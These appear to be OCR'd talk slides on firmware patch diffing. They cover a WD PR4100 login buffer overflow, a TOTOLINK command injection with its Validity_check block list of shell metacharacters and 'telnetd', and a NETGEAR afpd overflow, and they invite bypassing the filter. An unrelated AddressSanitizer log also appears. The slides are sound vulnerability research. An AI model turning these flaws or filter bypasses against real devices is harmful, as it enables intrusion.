
```
00403C40   cgiMain
00403CE8   XOR       EAX, EAX
00403CEA   CALL      FUN_00402980
00403CEF   XOR       EAX, EAX
00403CF1   LEA       RSP, [RSP + 0x20]
00403CF6   POP       RBX
```

```
00403C40   cgiMain
00403C6A   MOV       EDI, s_ui_check_wto_00405b2a
00403C6F   MOV       ECX, 0xd
00403C74   LEA       RSI, [RSP]
00403C78   CMPSB.REPERDI, RSI
00403C7A   JZ        LAB_00403d18
```

WD PR4100 NAS

PR4100 -

- cmd parameter is checked against some strings
- If cmd parameter conatins wd_login it reaches the function FUN_00402980
- And more checks for cmd parameter



Address	Name	Type
00401FFC	sub_401FFC	Normal
00402025	sub_402025	Normal
0040205E	sub_40205E	Normal
004020AF	sub_4020AF	Normal
004020E0	sub_4020E0	Normal
00402770	sub_402770	Normal
00402810	sub_402810	Normal
004028F0	sub_4028F0	Normal
00402920	sub_402920	Normal
00402980	sub_402980	Normal
00403710	sub_403710	Normal
004037E0	sub_4037E0	Normal
00403990	sub_403990	Normal
004039D0	sub_4039D0	Normal
00403A10	sub_403A10	Normal
00403D60	remove_0D_0A	Normal
00403DB0	sub_403DB0	Normal
00403E30	sub_403E30	Normal
00403EF0	sub_403EF0	Normal
00404050	sub_404050	Normal
004040E0	sha_hash	Normal

WD PR4100 NAS

PR4100 -

- **FUN_00402980 is present in primary unmatched**
- **Rest of the code also removed in patched binary**

Workspace | cgiMain vs cgiMain ×

- Single Function Diff Views (0)
- puhttpsniff_vuln vs puhttpsniff_patch
- cstecgi.cgi_vuln vs cstecgi.cgi_patch
- login_mgr.cgi_vuln vs login_mgr.cgi_patch
  - Call Graph (203/71)
  - Matched Functions (42)
  - Primary Unmatched Functions (161/203)
  - Secondary Unmatched Functions (29/71)

161 / 161 Primary Unmatched Functions

Address	Name	Type
00401FFC	sub_401FFC	Normal
00402025	sub_402025	Normal
0040205E	sub_40205E	Normal
004020AF	sub_4020AF	Normal
004020E0	sub_4020E0	Normal
00402770	sub_402770	Normal
00402810	sub_402810	Normal
004028F0	sub_4028F0	Normal
00402920	sub_402920	Normal
00402980	sub_402980	Normal
00403710	sub_403710	Normal
004037E0	sub_4037E0	Normal
00403990	sub_403990	Normal
004039D0	sub_4039D0	Normal
00403A10	sub_403A10	Normal
00403D60	remove_0D_0A	Normal
00403DB0	sub_403DB0	Normal
00403E30	sub_403E30	Normal
00403EF0	sub_403EF0	Normal
00404050	sub_404050	Normal
004040E0	sha_hash	Normal

WD PR4100 NAS

PR4100 -

- **FUN_00402980 function is vulnerable to buffer overflow**
- **cgiFormString function used to store username and password in stack buffer**

```
         00 00 00 00 00 00
00402a8a e8 11 f5 ff ff        CALL    <EXTERNAL>::time              time_t time(tim
00402a8f ba 20 00 00 00        MOV     EDX,32
00402a94 48 8d 74 24 50        LEA     RSI=>user_buf,[RSP + 80]
00402a99 bf 64 58 40 00        MOV     EDI,s_username_00405864       = "username"
00402a9e 48 89 44 24 08        MOV     qword ptr [RSP + 0x8]=>time…
00402aa3 e8 28 f3 ff ff        CALL    <EXTERNAL>::cgiFormString     undefined cgiFo
00402aa8 ba 00 01 00 00        MOV     EDX,256
00402aad 48 8d b4 24 d0 00     LEA     RSI=>pwd_buf,[RSP + 208]
         00 00
00402ab5 bf 6d 58 40 00        MOV     EDI,s_pwd_0040586d            = "pwd"
00402aba e8 11 f3 ff ff        CALL    <EXTERNAL>::cgiFormString     undefined cgiFo
00402abf ba 00 01 00 00        MOV     EDX,256
00402ac4 48 8d b4 24 d0 00     LEA     RSI=>pwd_buf,[RSP + 208]
         00 00
00402acc 48 8d bc 24 90 00     LEA     RDI=>pwd_buf2,[RSP + 144]
         00 00
00402ad4 e8 e7 2a 00 00        CALL    base64_decode                 undefined base6
```

WD PR4100 NAS

PR4100 -

- **Password buffer is an argument to base64_decode function**
- **Password2 buffer stores the decoded base64 password**
- **Overflow condition (password2 buffer is only 64 bytes)**

```
         00 00 00 00 00 00
00402a8a e8 11 f5 ff ff        CALL    <EXTERNAL>::time              time_t time(tim
00402a8f ba 20 00 00 00        MOV     EDX,32
00402a94 48 8d 74 24 50        LEA     RSI=>user_buf,[RSP + 80]
00402a99 bf 64 58 40 00        MOV     EDI,s_username_00405864       = "username"
00402a9e 48 89 44 24 08        MOV     qword ptr [RSP + 0x8]=>time…
00402aa3 e8 28 f3 ff ff        CALL    <EXTERNAL>::cgiFormString     undefined cgiFo
00402aa8 ba 00 01 00 00        MOV     EDX,256
00402aad 48 8d b4 24 d0 00     LEA     RSI=>pwd_buf,[RSP + 208]
         00 00
00402ab5 bf 6d 58 40 00        MOV     EDI,s_pwd_0040586d            = "pwd"
00402aba e8 11 f3 ff ff        CALL    <EXTERNAL>::cgiFormString     undefined cgiFo
00402abf ba 00 01 00 00        MOV     EDX,256
00402ac4 48 8d b4 24 d0 00     LEA     RSI=>pwd_buf,[RSP + 208]
         00 00
00402acc 48 8d bc 24 90 00     LEA     RDI=>pwd_buf2,[RSP + 144]
         00 00
00402ad4 e8 e7 2a 00 00        CALL    base64_decode                 undefined base6
```

WD PR4100 NAS

PR4100 -

- Decoded password is more than 64 bytes
- Decompiled code is mess to read
- Beautified decompiled code

```
char user_buf[32];
char pwd_buf2[64];
char pwd_buf[256];

tVar7 = time();
cgiFormString("username",&user_buf,32);
cgiFormString("pwd",pwd_buf,256);
base64_decode(pwd_buf2,pwd_buf,256);
```

WD PR4100 NAS

PR4100 - EMULATION

- **Tried emulating the webserver but failed**
- **Requires lots of patching to get the emulation environment**

```
kali@kali: ~/Desktop/wd_nas/vuln/WDMyCloud_PR4100_GPL_v2.40.155_20200713/firmware/module/crfs
File  Actions  Edit  View  Help
bash-4.2# cat start.sh
tz=$(date +%z)
wd_format="${tz:0:3}:${tz:3:2}"
export WD_TZ=${wd_format}

mycl_id_file="/usr/local/config/mycl_id"
mycl_id=`cat ${mycl_id_file}`
export MYCL_ID=${mycl_id}

LD_PRELOAD=/hook.so httpd -f /usr/local/apache2/conf/httpd.conf
bash-4.2# bash start.sh
AH00544: httpd: bad group name root
bash-4.2# ls
WebHelp            firefly            locallib           perl5              twonky
apache2            home               localnas           python27           usr
bin                hook.c             localonboarding    qemu-amd64-static  usrlib
cgi                hook.so            localorion         rest-api           usrsbin
create_ramdisk.sh  htdocs             localrestsdk       root               var
dbus-1             init_environment.sh localsbin         sbin               wdcomp.d
default            language           localwddirect      script             web
dev                language_custom    localwdmcserver    start.sh           zoneinfo
driver             lib                mkimage            su
etc                lib64              mysql              sysinit.d
files              localbin           opt                tmp
bash-4.2#
```

DEMO

- Diffing the login_mgr binary


PITFALLS

- Took me a lot of time to complete this research
- Meanwhile I worked on some other firmware's that didn't end up on this talk
- Emulation didn't go well in some cases it failed

TOTOLINK

TOTOLINK -

- **Diffing for TOTOLINK firmware, bindiff fails to produce proper CFG**
- **I'm no expert in MIPS assembly**



0042F718 sub_42F718

primary

```
0042F718  sub_42F718
0042F718  addiu   sp, sp, -0x328
0042F71C  sw      ra, local_4(sp)
0042F720  sw      s7, local_8(sp)
0042F724  sw      s6, local_c(sp)
0042F728  sw      s5, local_10(sp)
0042F72C  sw      s4, local_14(sp)
0042F730  sw      s3, local_18(sp)
0042F734  sw      s2, local_1c(sp)
0042F738  sw      s1, local_20(sp)
0042F73C  sw      s0, local_24(sp)
0042F740  lui     gp, 0x45
0042F744  addiu   gp, gp, 0x6bb0
0042F748  sw      gp, local_310(sp)
0042F74C  move    s0, a0
0042F750  addiu   s3, sp, 0x20
0042F754  move    s0, s3
0042F758  clear   a1
0042F75C  lw      t9, -0x7e9c(gp)
0042F760  jalr    t9
0042F764  _li     a2, 0x80
0042F768  lw      gp, local_310(sp)

0042F76C  move    a0, s0
0042F770  lui     a1, 0x44
0042F774  addiu   a1, a1, -0x4bfc
0042F778  lui     s1, 0x44
0042F77C  lw      t9, -0x7fd4(gp)
0042F780  jalr    t9
0042F784  _addiu  a2, s1, -0x46e8
0042F788  lw      gp, local_310(sp)
0042F78C  move    s2, v0
0042F790  move    a0, s0
0042F794  lui     a1, 0x44
0042F798  addiu   a1, a1, -0x4ab0
0042F79C  lw      t9, -0x7fd4(gp)
0042F7A0  jalr    t9
0042F7A4  _addiu  a2, s1, -0x46e8
0042F7A8  lw      gp, local_310(sp)
0042F7AC  move    a0, s0

0042F7B0  lui     a1, 0x44
0042F7B4  addiu   a1, a1, -0x4bf0
0042F7B8  lui     a2, 0x44
0042F7BC  lw      t9, -0x7fd4(gp)
0042F7C0  jalr    t9
0042F7C4  _addiu  a2, a2, -0x6454
0042F7C8  lw      gp, local_310(sp)
0042F7CC  lw      t9, -0x7d78(gp)
0042F7D0  jalr    t9
0042F7D4  _move   s1, v0
0042F7D8  lw      gp, local_310(sp)
0042F7DC  move    s0, v0
0042F7E0  move    a0, s1
0042F7E4  clear   a1
0042F7E8  lw      t9, -0x7e00(gp)
0042F7EC  jalr    t9
0042F7F0  _li     a2, 0xa
0042F7F4  lw      gp, local_310(sp)
0042F7F8  addiu   s1, v0, 0x1
0042F7FC  lui     v0, 0x44
0042F800  lw      a2, -0x4aa4(v0)
0042F804  addiu   v0, v0, -0x4aa4
0042F808  lw      a1, 0x4(v0)

0042F80C  lw      a0, 0x8(v0)
0042F810  lw      v1, 0xc(v0)
0042F814  sw      a2, local_300(sp)
0042F818  sw      a1, local_304(sp)
0042F81C  sw      a0, local_308(sp)
0042F820  sw      v1, local_2fc(sp)
0042F824  lbu     v0, 0x10(v0)
0042F828  sb      v0, local_2f8(sp)
0042F82C  lui     a0, 0x44
0042F830  addiu   a0, a0, -0x4a90

0042F834  move    a1, s2
0042F838  lw      t9, -0x7e68(gp)
0042F83C  jalr    t9
0042F840  _move   a2, s3
0042F844  ori     v0, zero, 0x8000
0042F848  slt     v0, s1, v0

0042F84C  beq     v0, zero, LAB_0042f888
0042F850  _lw     gp, local_310(sp)
```

```
0042F718  sub_42F718
0042F718  lui     a0, 0x44
0042F718  addiu   a0, a0, -0x4d78
0042F71C  lw      t9, -0x7e68(gp)
0042F720  jalr    t9
0042F724  _addiu  a1, sp, 0x20
0042F728  lw      gp, local_310(sp)
0042F72C  lw      t9, -0x7df0(gp)
0042F730  jalr    t9
0042F734  _move   a0, s0
0042F738  lw      gp, local_310(sp)
0042F73C  move    s1, v0
0042F740  lui     a0, 0x44
0042F744  addiu   a0, a0, -0x6b8c
0042F748  lw      t9, -0x7d4c(gp)
0042F74C  jalr    t9
0042F750  _move   a1, v0
0042F754  lw      gp, local_310(sp)
0042F758  lw      t9, -0x7f2c(gp)
0042F75C  jalr    t9
0042F760  _move   a0, s1
0042F764  lw      gp, local_310(sp)
0042F768  lw      t9, -0x7e90(gp)
0042F76C  jalr    t9
0042F770  _move   a0, s0
0042F774  clear   v0
```

```
0042F718  sub_42F718
0042F718  lw      ra, local_4(sp)
0042F720  lw      s7, local_8(sp)
0042F728  lw      s6, local_c(sp)
0042F72C  lw      s5, local_10(sp)
0042F730  lw      s4, local_14(sp)
0042F734  lw      s3, local_18(sp)
0042F738  lw      s2, local_1c(sp)
0042F73C  lw      s1, local_20(sp)
0042F740  lw      s0, local_24(sp)
0042F744  jr      ra
0042F748  _addiu  sp, sp, 0x328
```

```
0042F718  sub_42F718
0042F718  move    a0, s3
0042F71C  lw      t9, -0x7d68(gp)
0042F720  jalr    t9
0042F724  _move   a1, s4
0042F728  lw      gp, local_310(sp)
0042F72C  lw      t9, -0x7f1c(gp)
0042F730  jalr    t9
0042F734  _move   a0, s2
0042F738  b       LAB_004300e8
0042F73C  _lw     gp, local_310(sp)
```

```
0042F718  sub_42F718
0042F718  bnel    s5, v0, LAB_
0042F71C  _lui    a0, 0x44
```

0042F09C sub_42F09C 0042F09C

secondary

```
0042F09C  sub_42F09C
0042F09C  addiu   sp, sp, -0x340
0042F0A0  sw      ra, local_4(sp)
0042F0A4  sw      s6, local_8(sp)
0042F0A8  sw      s5, local_c(sp)
0042F0AC  sw      s4, local_10(sp)
0042F0B0  sw      s3, local_14(sp)
0042F0B4  sw      s2, local_18(sp)
0042F0B8  sw      s1, local_1c(sp)
0042F0BC  sw      s0, local_20(sp)

0042F0C0  lui     gp, 0x45
0042F0C4  addiu   gp, gp, -0x5770
0042F0C8  sw      gp, local_330(sp)
0042F0CC  move    s0, a0
0042F0D0  addiu   a0, sp, 0x18

0042F0D4  clear   a1
0042F0D8  lw      t9, -0x7e90(gp)
0042F0DC  jalr    t9
0042F0E0  _li     a2, 0x80
0042F0E4  lw      gp, local_330(sp)
0042F0E8  addiu   a0, sp, 0x98
0042F0EC  clear   a1
0042F0F0  lw      t9, -0x7e90(gp)
0042F0F4  jalr    t9
0042F0F8  _li     a2, 0x40
0042F0FC  lw      gp, local_330(sp)
0042F100  sw      zero, local_268(sp)
0042F104  sw      zero, local_264(sp)
0042F108  sw      zero, local_260(sp)
0042F10C  sw      zero, local_25c(sp)
0042F110  sw      zero, local_258(sp)
0042F114  sw      zero, local_254(sp)
0042F118  sw      zero, local_250(sp)
0042F11C  sw      zero, local_24c(sp)
0042F120  sb      zero, local_248(sp)
0042F124  sw      zero, local_244(sp)
0042F128  sw      zero, local_240(sp)
0042F12C  sw      zero, local_23c(sp)
0042F130  sw      zero, local_238(sp)
0042F134  sw      zero, local_234(sp)
0042F138  sw      zero, local_230(sp)
0042F13C  sw      zero, local_22c(sp)
0042F140  sw      zero, local_228(sp)
0042F144  sb      zero, local_224(sp)
0042F148  addiu   a0, sp, 0x120
0042F14C  clear   a1
0042F150  lw      t9, -0x7e90(gp)
0042F154  jalr    t9
0042F158  _li     a2, 0x40
0042F15C  lw      gp, local_330(sp)
0042F160  move    a0, s0
0042F164  lui     a1, 0x44
0042F168  addiu   a1, a1, -0x5fb4
0042F16C  lui     s1, 0x44
0042F170  lw      t9, -0x7fd4(gp)
0042F174  jalr    t9
0042F178  _addiu  a2, s1, -0xe38
0042F17C  lw      gp, local_330(sp)
0042F180  move    s4, v0
0042F184  move    a0, s0
0042F188  lui     a1, 0x44
0042F18C  addiu   a1, a1, -0x57e8
0042F190  lw      t9, -0x7fd4(gp)
0042F194  jalr    t9
0042F198  _addiu  a2, s1, -0xe38
0042F19C  lw      gp, local_330(sp)
0042F1A0  move    s3, v0
0042F1A4  move    a0, s0
0042F1A8  lui     a1, 0x44
0042F1AC  addiu   a1, a1, -0x3ef8
0042F1B0  lui     s1, 0x44
0042F1B4  lw      t9, -0x7fd4(gp)
0042F1B8  jalr    t9
0042F1BC  _addiu  a2, s1, -0x35d4

0042F1C0  lw      gp, local_330(sp)
0042F1C4  move    s2, v0
0042F1C8  move    a0, s0

0042F1CC  lui     a1, 0x44

0042F1D0  addiu   a1, a1, -0x19a8
0042F1D4  lw      t9, -0x7fd4(gp)
0042F1D8  jalr    t9
0042F1DC  _addiu  a2, s1, -0x35d4
0042F1E0  lw      gp, local_330(sp)
0042F1E4  lw      t9, -0x7ef4(gp)

0042F1E8  jalr    t9
0042F1EC  _move   a0, v0
0042F1F0  lw      gp, local_330(sp)
0042F1F4  move    s0, v0
0042F1F8  lw      t9, -0x7f00(gp)
0042F1FC  jalr    t9
0042F200  _move   a0, s3

0042F204  sltiu   v0, v0, 0x21
0042F208  beq     v0, zero, LAB_0042f684
0042F20C  _lw     gp, local_330(sp)
```

```
0042F09C  sub_42F09C
0042F603  beq     s0, zero, LA
0042F607  _lui    v0, 0x44
```

NETGEAR R7800

R7800 -

- **HEAP buffer overflow in APFD binary**
- **In patched firmware apfd binary is removed**
- **There is no patch binary to diff against**

SSD ADVISORY – NETGEAR R7800 A FPD PREAUTH

November 22, 2022 SSD Secure Disclosure technical team Uncategorized

TL;DR

A vulnerability in NETGEAR AFPD, Apple Filing Protocol daemon, process allows LAN side attackers to cause the product to overflow a buffer due to a pre-auth vulnerability.

Vulnerability Summary

A heap-buffer overflow in afpd's `dsi_writeinit` is leveraged to overwrite the `proto_close` function pointer in the DSI struct, and execute arbitrary code on the NETGEAR R7800 Smart Router, in the default configuration, on the LAN side, pre-auth.

Credit

An independent security researcher has reported this to the SSD Secure Disclosure program.

CONCLUSION

- N-Day can be turned into 0 day, If the vendor didn’t implement the proper patch

TOTOLINK

TOTOLINK - PATCH

- **Validity_check() function is added before executing doSystem function**
- **Patch was simple enough to doing it manually**

```
71
72  memset(img_name,0x0,0x80);
73  file_name = (char *)websGetVar(param_1,"FileName",(undefined2 *)0x43f1c8);
74  puVar2 = websGetVar(param_1,"FullName",(undefined2 *)0x43f1c8);
75  __nptr = websGetVar(param_1,"ContentLength",&DAT_0043ca2c);
76  uVar3 = cJSON_CreateObject();
77  lVar4 = strtol((char *)__nptr,NULL,0xa);
78  __len = lVar4 + 0x1;
79  bVar1 = Validity_check(file_name);
80  if (CONCAT31(extraout_var,bVar1) == 0x0) {
81    img_name[0] = '/';
82    img_name[1] = 't';
83    img_name[2] = 'm';
84    img_name[3] = 'p';
85    img_name[4] = '/';
86    img_name[5] = 'm';
87    img_name[6] = 'y';
88    img_name[7] = 'I';
89    img_name[8] = 'm';
90    img_name[9] = 'a';
91    img_name[10] = 'g';
92    img_name[11] = 'e';
93    img_name[12] = '.';
94    img_name[13] = 'i';
95    img_name[14] = 'm';
96    img_name[15] = 'g';
97    img_name[16] = '\0';
98    doSystem("mv %s %s",file_name,img_name);
99  }
```

TOTOLINK

TOTOLINK - PATCH

- **Validity_check function checks for special characters and some other strings whether present in the input**
- **If anyone can bypass this, it would become an 0 day**

Decompile: Validity_check - (cstecgi.cgi_patch)

```
bool Validity_check(char *file_name_in)

{
  char *hay_stack;

  hay_stack = strchr(file_name_in,L';');
  if (((((hay_stack == NULL) && (hay_stack = strstr(file_name_in,".sh"), hay_stack == NULL)) &&
        (hay_stack = strstr(file_name_in,"iptables"), hay_stack == NULL)) &&
       ((hay_stack = strstr(file_name_in,"telnetd"), hay_stack == NULL &&
        (hay_stack = strchr(file_name_in,L'&'), hay_stack == NULL)))) &&
      ((hay_stack = strchr(file_name_in,L'|'), hay_stack == NULL &&
       ((hay_stack = strchr(file_name_in,L'`'), hay_stack == NULL &&
        (hay_stack = strchr(file_name_in,L'$'), hay_stack == NULL)))))) {
    hay_stack = strchr(file_name_in,L'\n');
    return hay_stack != NULL;
  }
  return true;
}
```

```
    #3 0x405e51 in std::_Vector_base<int, std::allocator<int> >::_M_allocate(unsi
gned long) /opt/sde/packages/gcc-9.3.0/include/c++/9.3.0/bits/stl_vector.h:343
    #4 0x4050d0 in void std::vector<int, std::allocator<int> >::_M_range_initiali
ze<int const*>(int const*, int const*, std::forward_iterator_tag) /opt/sde/packag
es/gcc-9.3.0/include/c++/9.3.0/bits/stl_vector.h:1579
    #5 0x404a00 in std::vector<int, std::allocator<int> >::vector(std::initialize
r_list<int>, std::allocator<int> const&) /opt/sde/packages/gcc-9.3.0/include/c++/
9.3.0/bits/stl_vector.h:626
    #6 0x404491 in main /home/jdoe/demo/asan/cppbook_companion/miscellany/buggy/a
pp.cpp:7
    #7 0x7f7d7599b1a2 in __libc_start_main (/lib64/libc.so.6+0x271a2)

SUMMARY: AddressSanitizer: heap-use-after-free /home/jdoe/demo/asan/cppbook_compa
nion/miscellany/buggy/app.cpp:12 in main
Shadow bytes around the buggy address:
  0x0c047fff7fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c047fff8000: fa fa[fd]fd fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8010: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
```

THANK YOU

References

1. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46574
2. https://unblob.org/
3. google/binexport: Export disassemblies into Protocol Buffers (github.com)
4. CVE - CVE-2022-4390 (mitre.org)
5. BinDiff Manual (zynamics.com)
6. Cool vulns don't live long - Netgear and Pwn2Own (synacktiv.com)
7. Pwn2Own: A Tale of a Bug Found and Lost Again | CrowdStrike
8. SSD Advisory – NETGEAR R7800 AFPD PreAuth - SSD Secure Disclosure (ssd-disclosure.com)
9. vulnerability-write-ups/TP-Link/WR940N/112022/Part1.md at master · b1ack0wl/vulnerability-write-ups (github.com)